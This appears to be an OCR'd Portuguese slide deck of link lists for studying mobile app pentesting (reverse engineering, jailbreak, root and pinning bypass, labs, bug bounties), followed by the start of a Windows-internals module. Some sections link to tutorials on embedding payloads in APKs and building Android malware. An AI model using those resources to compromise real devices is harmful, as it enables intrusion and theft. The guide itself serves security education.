M1: Improper Platform Usage (https://owasp.org/www-project-mobile-top-10/2016-risks/m1-improper-platform-usage)

M2: Insecure Data Storage (https://owasp.org/www-project-mobile-top-10/2016-risks/m2-insecure-data-storage)

M3: Insecure Communication (https://owasp.org/www-project-mobile-top-10/2016-risks/m3-insecure-communication)

M4: Insecure Authentication (https://owasp.org/www-project-mobile-top-10/2016-risks/m4-insecure-authentication)

M5: Insufficient Cryptography (https://owasp.org/www-project-mobile-top-10/2016-risks/m5-insufficient-cryptography)

M6: Insecure Authorization (https://owasp.org/www-project-mobile-top-10/2016-risks/m6-insecure-authorization)

M7: Client Code Quality (https://owasp.org/www-project-mobile-top-10/2016-risks/m7-client-code-quality)

M8: Code Tampering (https://owasp.org/www-project-mobile-top-10/2016-risks/m8-code-tampering)

M9: Reverse Engineering (https://owasp.org/www-project-mobile-top-10/2016-risks/m9-reverse-engineering)

M10: Extraneous Functionality (https://owasp.org/www-project-mobile-top-10/2016-risks/m10-extraneous-functionality)


ANDROID ARQUITETURA


https://developer.android.com/topic/libraries/architecture

https://developer.android.com/jetpack/guide

https://developer.android.com/guide/platform

https://www.tutorialspoint.com/android/android_architecture.htm





ANDROID ARQUITETURA

https://www.youtube.com/watch?v=mnC1aN2yhqI&ab_channel=NelsonGlauber

https://www.youtube.com/watch?v=bTblJ617PV4&ab_channel=iMasters

https://medium.com/@paulo_linhares/android-room-android-architecture-components-arc-ba44a6640e7c

https://arctouch.com/blog/android-architecture-components-jetpack/

https://www.youtube.com/watch?v=t92M0a5nBIw

https://www.youtube.com/watch?v=h2AwlhBRooM

IOS ARQUITETURA


https://medium.com/@anuradhs/ios-architecture-a2169dad8067


https://www.tutorialspoint.com/apple-ios-architecture#:~:text=The%20iOS%20architecture%20is%20layered,user%20interface%20and%20sophisticated%20graphics.

https://medium.com/ios-os-x-development/ios-architecture-patterns-ecba4c38de52

https://developer.apple.com/design/human-interface-guidelines/ios/app-architecture/launching/

https://intellipaat.com/blog/tutorial/ios-tutorial/ios-architecture/





IOS ARQUITETURA

https://www.youtube.com/watch?v=R1GWWONkJvU&ab_channel=IGTI

https://www.youtube.com/watch?v=R1GWWONkJvU&ab_channel=IGTI

https://www.youtube.com/watch?v=W_SNdRz0cd8&ab_channel=Viralizou

https://www.youtube.com/watch?v=pez7eBgQi60&ab_channel=DOitSA

PENTEST EM APP MOBILE - PRINCIPAIS CONCEITOS

https://medium.com/netsentries/mobile-application-penetration-testing-784499d9611c

https://blog.rsisecurity.com/what-you-need-to-know-about-mobile-penetration-testing/

https://mobile-security.gitbook.io/mobile-security-testing-guide/overview/0x04b-mobile-app-security-testing

https://www.tutorialspoint.com/mobile_security/mobile_security_pen_testing.htm

PENTEST EM APP MOBILE - GUIA

ENGENHARIA REVERSA - ESTÁTICA E DINÂMICA

- https://god.owasp.de/archive/2018/slides/2018-god-holguera.pdf
- https://techbeacon.com/app-dev-testing/how-hack-app-8-best-practices-pen-testing-mobile-apps
- https://medium.com/@chris.yn.chen/apk-reverse-engineering-df7ed8cec191
- https://medium.com/swlh/reverse-engineering-and-modifying-an-android-game-apk-ctf-c617151b874c
- https://www.youtube.com/watch?v=VUsJETb3m4M
- https://www.youtube.com/watch?v=7SRfk321I5o&ab_channel=RSAConference
- https://www.youtube.com/watch?v=ZLDGtSN_m38&ab_channel=MahmudAhsan
- https://www.youtube.com/watch?v=eHdDS2e_qf0&list=PL4zZ9lJ-RCbfv6f6Jc8cJ4ljKqENkTfi7&ab_channel=HackN%27RollAcademy
- https://www.secplicity.org/2019/09/11/android-apk-reverse-engineering-whats-in-an-apk/
- https://ragingrock.com/AndroidAppRE/app_fundamentals.html
- https://github.com/tanprathan/MobileApp-Pentest-Cheatsheet
- http://mobiletools.mwrinfosecurity.com/Using-Drozer-for-application-security-assessments/
- https://pentestlab.blog/2017/02/06/reverse-engineering-android-applications/
- https://github.com/OWASP/owasp-mstg/blob/master/Document/0x05c-Reverse-Engineering-and-Tampering.md
- https://medium.com/@thomas_shone/reverse-engineering-apis-from-android-apps-part-1-ea3d07b2a6c
- https://www.rsaconference.com/writable/presentations/file_upload/stu-w02b-beginners-guide-to-reverse-engineering-android-apps.pdf
- https://resources.infosecinstitute.com/android-hacking-security-part-6-exploiting-debuggable-android-applications/#gref

JAIL BREAK

Jail Break Detection Bypass

- https://www.notsosecure.com/bypassing-jailbreak-detection-ios/
- https://www.theiphonewiki.com/wiki/Bypassing_Jailbreak_Detection
- https://resources.infosecinstitute.com/ios-application-security-part-44-bypassing-jailbreak-detection-using-xcon/#gref
- https://blog.attify.com/bypass-jailbreak-detection-frida-ios-applications/
- https://www.c0d3xpl0it.com/2017/05/ios-jailbreak-bypass-using-needle.html
- https://resources.infosecinstitute.com/ios-application-security-part-23-jailbreak-detection-evasion/
- https://agostini.tech/2018/02/05/ios-application-security-part-three-bypassing-jailbreak-and-certificate-pinning-let-the-right-one-in/

JAIL BREAK

Cert Pinning Bypass

- https://blog.netspi.com/four-ways-to-bypass-ios-ssl-verification-and-certificate-pinning/
- https://www.nccgroup.trust/us/about-us/newsroom-and-events/blog/2015/january/bypassing-openssl-certificate-pinning-in-ios-apps/
- https://github.com/vtky/Swizzler2/wiki/Case-Study:-SSL-Pinning
- https://labs.nettitude.com/tutorials/using-frida-to-bypass-snapchats-certificate-pinning/

Static and Dynamic Analysis

- https://medium.com/@ansjdnakjdnajkd/dynamic-analysis-of-ios-apps-wo-jailbreak-1481ab3020d8
- https://labs.mwrinfosecurity.com/assets/BlogFiles/Needle-Finding-Issues-within-iOS-Applications.pdf
- https://medium.com/@drag0n/needle-analysis-of-ios-mobile-applications-cfd9e407c0d9

JAIL BREAK

Reverse Engineering

- https://labs.mwrinfosecurity.com/blog/repacking-and-resigning-ios-applications/
- https://github.com/OWASP/owasp-mstg/blob/master/Document/0x06c-Reverse-Engineering-and-Tampering.md
- https://resources.infosecinstitute.com/ios-application-security-part-2-getting-class-information-of-ios-apps/
- https://resources.infosecinstitute.com/penetration-testing-for-iphone-applications-part-5

Misc

- https://www.igeeksblog.com/how-to-sideload-apps-on-iphone-ipad-in-ios-10/

MOBILE PENTEST TOOLS

- https://project-awesome.org/ashishb/android-security-awesome
- https://www.softwaretestinghelp.com/mobile-app-security-testing-tools/
- https://www.softwaretestinghelp.com/mobile-app-pen-testing-tools-service-providers/
- https://resources.infosecinstitute.com/top-6-mobile-application-penetration-testing-tools/
- https://mobile-security.gitbook.io/mobile-security-testing-guide/appendix/0x08-testing-tools
- https://github.com/georgiaw/Smartphone-Pentest-Framework

SMARTPHONE PENTEST FRAMEWORK

- https://www.youtube.com/watch?v=lfh797dgoN0&ab_channel=AdrianCrenshaw
- https://www.youtube.com/watch?v=YEqL87eXLfU&ab_channel=BSidesLV
- https://www.youtube.com/watch?v=Jygeotdtztk&lc=UggVoDYIgc4qbXgCoAEC&ab_channel=OWASP

MOBILE TESTING BURP SUITE

- https://resources.infosecinstitute.com/pentesting-mobile-applications-burpsuite/
- https://portswigger.net/burp/documentation/desktop/mobile-testing
- https://www.bugcrowd.com/blog/mobile-testing-setting-up-your-android-device-part-1/
- https://medium.com/@Mayank.Grover/intercept-ssl-traffic-to-perform-penetration-testing-on-android-apps-using-charles-debug-proxy-59211859d22f
- https://mundohacker.net.br/android-ssl-pinning/
- https://medium.com/@appmattus/android-security-ssl-pinning-1db8acb6621e
- https://www.netguru.com/codestories/3-ways-how-to-implement-certificate-pinning-on-android
- https://github.com/wultra/ssl-pinning-android
- https://levelup.gitconnected.com/bypassing-ssl-pinning-on-android-3c82f5c51d86?gi=91eaa703c92f
- https://www.mcafee.com/enterprise/en-us/assets/misc/ms-bypass-ssl-pinning-android-4-6.pdf

INSECURE LOCAL STORAGE

- https://resources.infosecinstitute.com/android-hacking-security-part-9-insecure-local-storage-shared-preferences/
- https://medium.com/@andreacioccarelli/android-sharedpreferences-data-weakness-66a44f070e76
- https://www.areizen.fr/post/hackingsharedpreferences/
- https://www.exploit-db.com/exploits/44852
- https://manifestsecurity.com/android-application-security-part-8/

MEMORY CORRUPTION

- https://android-developers.googleblog.com/2020/02/detecting-memory-corruption-bugs-with-hwasan.html
- https://www.blackhat.com/docs/us-15/materials/us-15-Gong-Fuzzing-Android-System-Services-By-Binder-Call-To-Escalate-Privilege-wp.pdf
- https://vimeo.com/444169237

EXPLOIT EM COMPONENTES ANDROID

- https://securitygrind.com/exploiting-android-components-abusing-activities/
- https://bsderek.home.blog/2020/02/12/exploit-activity-component-in-insecurebankv2-application/
- https://resources.infosecinstitute.com/android-hacking-security-part-1-exploiting-securing-application-components/
- https://conference.hitb.org/hitbsecconf2011kul/materials/D1T1%20-%20Riley%20Hassell%20-%20Exploiting%20Androids%20for%20Fun%20and%20Profit.pdf

EXPLOIT EM COMPONENTES ANDROID

- https://securitygrind.com/exploiting-android-components-abusing-activities/
- https://bsderek.home.blog/2020/02/12/exploit-activity-component-in-insecurebankv2-application/
- https://resources.infosecinstitute.com/android-hacking-security-part-1-exploiting-securing-application-components/
- https://conference.hitb.org/hitbsecconf2011kul/materials/D1T1%20-%20Riley%20Hassell%20-%20Exploiting%20Androids%20for%20Fun%20and%20Profit.pdf

SMALI DEBUGGER

- https://living-sun.com/pt/android/10221-how-to-debug-smali-code-of-an-android-application-android-apk-dex-smali.html
- https://rafaelcintralopes.com.br/engenharia-reversa-em-aplicativos-android/
- https://malacupa.com/2018/11/11/debug-decompiled-smali-code-in-android-studio-3.2.html
- https://medium.com/@ghxst.dev/static-analysis-and-debugging-on-android-using-smalidea-jdwp-and-adb-b073e6b9ae48
- https://www.youtube.com/watch?v=krJ8w6drjv4
- https://www.youtube.com/watch?v=pn_CgHbl00E&ab_channel=SanjayGondaliya
- https://www.youtube.com/watch?v=uc7eZGE07ps&ab_channel=0xFFSweden

ADB

- https://gbhackers.com/android-application-penetration-test-part-3/
- https://blog.usejournal.com/an-intro-to-pentesting-an-android-phone-464ec4860f39
- https://github.com/mirfansulaiman/Command-Mobile-Penetration-Testing-Cheatsheet
- https://book.hacktricks.xyz/mobile-apps-pentesting/android-app-pentesting/adb-commands
- https://www.apriorit.com/dev-blog/654-reverse-pentesting-android-apps
- https://www.cin.ufpe.br/~tg/2017-2/dam4-tg.pdf
- https://medium.com/@0xklaue/android-penetration-testing-ba362e03d89e

IOS PENTEST

- https://resources.infosecinstitute.com/ios-application-security-part-1-setting-up-a-mobile-pentesting-platform/
- https://resources.infosecinstitute.com/pentesting-iphone-applications/
- https://medium.com/securing/pentesting-ios-apps-without-jailbreak-91809d23f64e
- https://payatu.com/6-must-tools-ios-pentesting-toolkit
- https://devcount.com/ios-pentesting-tools/
- https://research.nccgroup.com/wp-content/uploads/2020/07/introducing_idb_-_simplified_blackbox_ios_app_pentesting.pdf

APK PAYLOADS

- https://www.hackingloops.com/android-penetration-testing-using-metasploit-framework/
- https://resources.infosecinstitute.com/lab-hacking-an-android-device-with-msfvenom/
- https://resources.infosecinstitute.com/lab-android-exploitation-with-kali/
- https://null-byte.wonderhowto.com/how-to/embed-metasploit-payload-original-apk-file-0166901/
- https://gist.github.com/davidlares/6af9541c14d7a684763b44a5e33d9193
- https://medium.com/@irfaanshakeel/hacking-android-phone-remotely-using-metasploit-43ccf0fbe9b8
- https://medium.com/@IamLucif3r/hacking-android-device-remotely-40800e30813
- https://hackersploit.org/android-hacking-tutorials/
- https://www.hackingarticles.in/android-mobile-exploitation-evil-droid/
- https://medium.com/@chamo.wijetunga/how-to-hack-into-android-with-an-injected-malicious-application-adad98f6a80b

MALWARE APK DEVELOPER

- https://null-byte.wonderhowto.com/how-to/make-your-malicious-android-app-be-more-convincing-0163730/
- https://www.sciencedirect.com/topics/computer-science/malware-developer
- https://pt.slideshare.net/schenette/building-custom-android-malware-brucon-2013
- https://github.com/geeksonsecurity/android-overlay-malware-example
- https://github.com/soarlab/maline
- https://null-byte.wonderhowto.com/how-to/embed-metasploit-payload-original-apk-file-part-2-do-manually-0167124/
- https://www.insiderattack.net/2013/09/android-malware-injection-into-original_5.html
- https://resources.infosecinstitute.com/top-7-android-ransomware-threats/

MALWARE APK DEVELOPER

- https://null-byte.wonderhowto.com/how-to/make-your-malicious-android-app-be-more-convincing-0163730/
- https://www.sciencedirect.com/topics/computer-science/malware-developer
- https://pt.slideshare.net/schenette/building-custom-android-malware-brucon-2013
- https://github.com/geeksonsecurity/android-overlay-malware-example
- https://github.com/soarlab/maline
- https://null-byte.wonderhowto.com/how-to/embed-metasploit-payload-original-apk-file-part-2-do-manually-0167124/
- https://www.insiderattack.net/2013/09/android-malware-injection-into-original_5.html
- https://resources.infosecinstitute.com/top-7-android-ransomware-threats/

ANDROID BYPASS RESTRICTION

- https://androidreverse.wordpress.com/2020/05/02/android-api-restriction-bypass-for-all-android-versions/
- https://github.com/ChickenHook/RestrictionBypass
- https://stackoverflow.com/questions/55970137/bypass-androids-hidden-api-restrictions
- https://blog.quarkslab.com/android-runtime-restrictions-bypass.html
- https://github.com/quarkslab/android-restriction-bypass
- https://medium.com/@7anac/bypass-restricted-or-blocked-screenshots-on-android-2020-46871f1b2271
- https://www.slashgear.com/thousands-of-android-apps-bypass-permissions-to-violate-user-privacy-09583325/
- https://www.reddit.com/r/GrapheneOS/comments/es1ado/android_11_will_harden_hidden_api_restrictions/

MALICIOUS INTENTS ANDROID APK

- https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/compromising-android-applications-with-intent-manipulation/
- https://www.cs.rice.edu/~vs3/PDF/PermissionFlow-TR.pdf
- https://cwe.mitre.org/data/definitions/926.html
- https://community.veracode.com/s/question/0D52T00004rDtkF/how-can-we-avoid-improper-export-of-android-application-components
- https://androidforums.com/threads/improper-export-of-android-application-components.1315110/
- https://securityintelligence.com/new-vulnerability-android-framework-fragment-injection/

CWE MOBILE

- https://cwe.mitre.org/data/definitions/919.html
- https://static.googleusercontent.com/media/www.google.com/pt-BR//about/appsecurity/play-rewards/Android_app_vulnerability_classes.pdf

DAMN VULNERABILITY IOS

- http://damnvulnerableiosapp.com/
- https://github.com/prateek147/DVIA-v2
- https://github.com/prateek147/DVIA
- https://blog.attify.com/tag/damn-vulnerable-ios-app/
- https://resources.infosecinstitute.com/ios-application-security-part-45-enhancements-in-damn-vulnerable-ios-app-version-2-0/
- https://resources.infosecinstitute.com/getting-started-damn-vulnerable-ios-application/

EXPLORING FILESYSTEM IOS

- https://subscription.packtpub.com/book/application_development/9781785883378/2/ch02lvl1sec31/exploring-the-ios-filesystem
- https://resources.infosecinstitute.com/ios-application-security-part-10-ios-filesystem-and-forensics/
- https://medium.com/@lucideus/understanding-the-ios-file-system-eee3dc87e455
- https://reincubate.com/support/how-to/mount-iphone-files/
- https://www.youtube.com/watch?v=zjOLD0xZbQU&ab_channel=BillyEllis
- https://www.youtube.com/watch?v=y_PF3d3ZHWM&ab_channel=TroyBradshaw
- https://www.sans.org/blog/checkra1n---part-1---prep/
- https://blog.elcomsoft.com/2020/05/full-file-system-acquisition-for-ios-13-3-1-13-4-and-13-4-1/
- https://www.cellebrite.com/en/blog/ios-breakthrough-enables-lawful-access-for-full-file-system-extraction/

EXPLORING FILESYSTEM IOS

- https://subscription.packtpub.com/book/application_development/9781785883378/2/ch02lvl1sec31/exploring-the-ios-filesystem
- https://resources.infosecinstitute.com/ios-application-security-part-10-ios-filesystem-and-forensics/
- https://medium.com/@lucideus/understanding-the-ios-file-system-eee3dc87e455
- https://reincubate.com/support/how-to/mount-iphone-files/
- https://www.youtube.com/watch?v=zjOLD0xZbQU&ab_channel=BillyEllis
- https://www.youtube.com/watch?v=y_PF3d3ZHWM&ab_channel=TroyBradshaw
- https://www.sans.org/blog/checkra1n---part-1---prep/
- https://blog.elcomsoft.com/2020/05/full-file-system-acquisition-for-ios-13-3-1-13-4-and-13-4-1/
- https://www.cellebrite.com/en/blog/ios-breakthrough-enables-lawful-access-for-full-file-system-extraction/

IOS PINNING

- https://blog.netspi.com/four-ways-to-bypass-ios-ssl-verification-and-certificate-pinning/
- https://stackoverflow.com/questions/58749166/disable-ios-pinning
- https://www.guardsquare.com/en/blog/iOS-SSL-certificate-pinning-bypassing
- http://www.newosxbook.com/articles/CodeSigning.pdf
- https://ios.developreference.com/article/24290405/How+to+bypass+code+signing+in+xcode+4.4+for+iOS+5%3F+%5Bclosed%5D
- https://www.nccgroup.com/us/about-us/newsroom-and-events/blog/2015/january/bypassing-openssl-certificate-pinning-in-ios-apps/

ROOT DETECTION BYPASS

- https://resources.infosecinstitute.com/android-hacking-security-part-8-root-detection-evasion/
- https://resources.infosecinstitute.com/android-root-detection-bypass-reverse-engineering-apk/
- https://medium.com/@sarang6489/root-detection-bypass-by-manual-code-manipulation-5478858f4ad1
- https://www.youtube.com/watch?v=iN0oMBLKxU8&ab_channel=SteveCampbell
- https://julianberton.com/2015/01/30/root-detection-bypass/

LAB MOBILE

- https://medium.com/bugbountywriteup/android-pentesting-lab-4a6fe1a1d2e0
- https://null-byte.wonderhowto.com/how-to/hacking-android-create-lab-for-android-penetration-testing-0186159/
- https://www.theoffensivelabs.com/p/hacking-and-pentesting-android-applications
- https://appsec-labs.com/mobile_pentesting/
- https://github.com/payatu/diva-android
- https://github.com/prateek147/DVIA-v2
- https://github.com/logicalhacking/DVHMA
- https://github.com/OWASP/owasp-mstg/tree/master/Crackmes
- https://github.com/OWASP/igoat
- https://github.com/WaTF-Team/WaTF-Bank

MOBILE BUG BOUNTY

- https://hackerone.com/bug-bounty-programs
- https://security.samsungmobile.com/rewardsProgram.smsb
- https://bugbounty.linecorp.com/en/
- https://www.bugcrowd.com/bug-bounty-list/
- https://www.google.com/about/appsecurity/android-rewards/
- https://developer.apple.com/security-bounty/

CURSOS MOBILE PENTEST - PLATAFORMAS

- https://www.udemy.com/
- https://desecsecurity.com/curso/
- https://www.elearnsecurity.com/
- https://www.eccouncil.org/the-complete-mobile-ethical-hacking-course/
- https://cybrary.it/
- http://blackhat.com/
- https://www.youtube.com/

DORK PARA PESQUISA

mobile pentest filetype:pdf ou pptx

CONCLUSÃO

- Esse é o material de estudo que deixo para vocês, pois o mundo mobile cresce cada vez mais e falta mão de obra para cuidar da segurança desses aplicativos;
- Como dica, eu recomendo que você se aprofunde nas arquiteturas e conceitos básicos dos componentes envolvendo cada um dos sistemas;
- E claro, se você quiser procurar mais conteúdos ou elaborar uma rotina melhor de estudos, consulte ementas de cursos;
- Por ora, meu objetivo foi deixar uma rica fonte de conteúdo para vocês estudarem e se aprofundarem;

Modulo 19

Windows API and Reverse Engineering

OVERVIEW – WINDOWS API'S AND INTERNALS & REVERSE ENGINEERING

Joas Antonio

SOBRE O OVERVIEW

- Conteúdos sobre conceitos de Windows Internals e API'S
- Auxilia-lo nos seus estudos em Engenharia Reversa & Analise de Malware
- De entusiastas para entusiastas
- Overview e conteúdos utilizados para estudos e práticas

AUTOR

- Joas Antonio
- My LinkedIn: https://www.linkedin.com/in/joas-antonio-dos-santos/ ☺

WINDOWS INTERNALS

- System Architecture;
- Processes;
- Threads;
- Memory Management;
- https://docs.microsoft.com/en-us/sysinternals/resources/windows-internals
- https://www.amazon.com.br/Windows-Internals-Book-User-Mode/dp/0735684189
- https://www.amazon.com.br/Windows-Internals-Part-architecture-management-ebook/dp/B0711FDMRR
- https://www.youtube.com/watch?v=qMWvqdtlbkQ
- https://www.youtube.com/watch?v=4AkzIbmI3q4&list=PLhx7-txsG6t5i-kIZ_hwJSgZrnka4GXvn&ab_channel=TheSourceLens
- https://scorpiosoftware.net/2020/01/03/next-windows-internals-remote-training/

WINDOWS INTERNALS: SYSTEM ARCHITECTURE

- https://medium.com/@putrasulung2108/windows-architecture-d2b022f136d3
- https://techcommunity.microsoft.com/t5/ask-the-performance-team/windows-architecture-the-basics/ba-p/372345
- https://en.wikipedia.org/wiki/Architecture_of_Windows_NT#:~:text=The%20architecture%20of%20Windows%20NT,user%20mode%20and%20kernel%20mode.&text=Kernel%20mode%20in%20Windows%20NT,system%20resources%20of%20the%20computer.
- https://pt.slideshare.net/Stacksol/windows-architecture-explained-by-stacksol
- https://www.cs.mcgill.ca/~rwest/wikispeedia/wpcd/wp/a/Architecture_of_Windows_NT.htm
- http://etutorials.org/Microsoft+Products/microsoft+windows+server+2003+terminal+services/Chapter+1+The+Concept+of+Terminal+Services/System+Architecture/
- https://www.youtube.com/watch?v=UzlMU2VpZSY
- https://www.cs.fsu.edu/~zwang/files/cop4610/Fall2016/windows.pdf

WINDOWS INTERNALS: PROCESSES AND THREADS

- https://docs.microsoft.com/en-us/windows/win32/procthread/processes-and-threads
- https://www.howtogeek.com/405806/windows-task-manager-the-complete-guide/
- https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/windows-kernel-mode-process-and-thread-manager
- https://www.tenouk.com/ModuleT.html
- http://www.hasanbalik.com/LectureNotes/OpSys/Assignments/MS%20Windows%2010%20Process%20and%20Thread%20%20Management.pdf
- https://www.microsoftpressstore.com/articles/article.aspx?p=2233328&seqNum=7

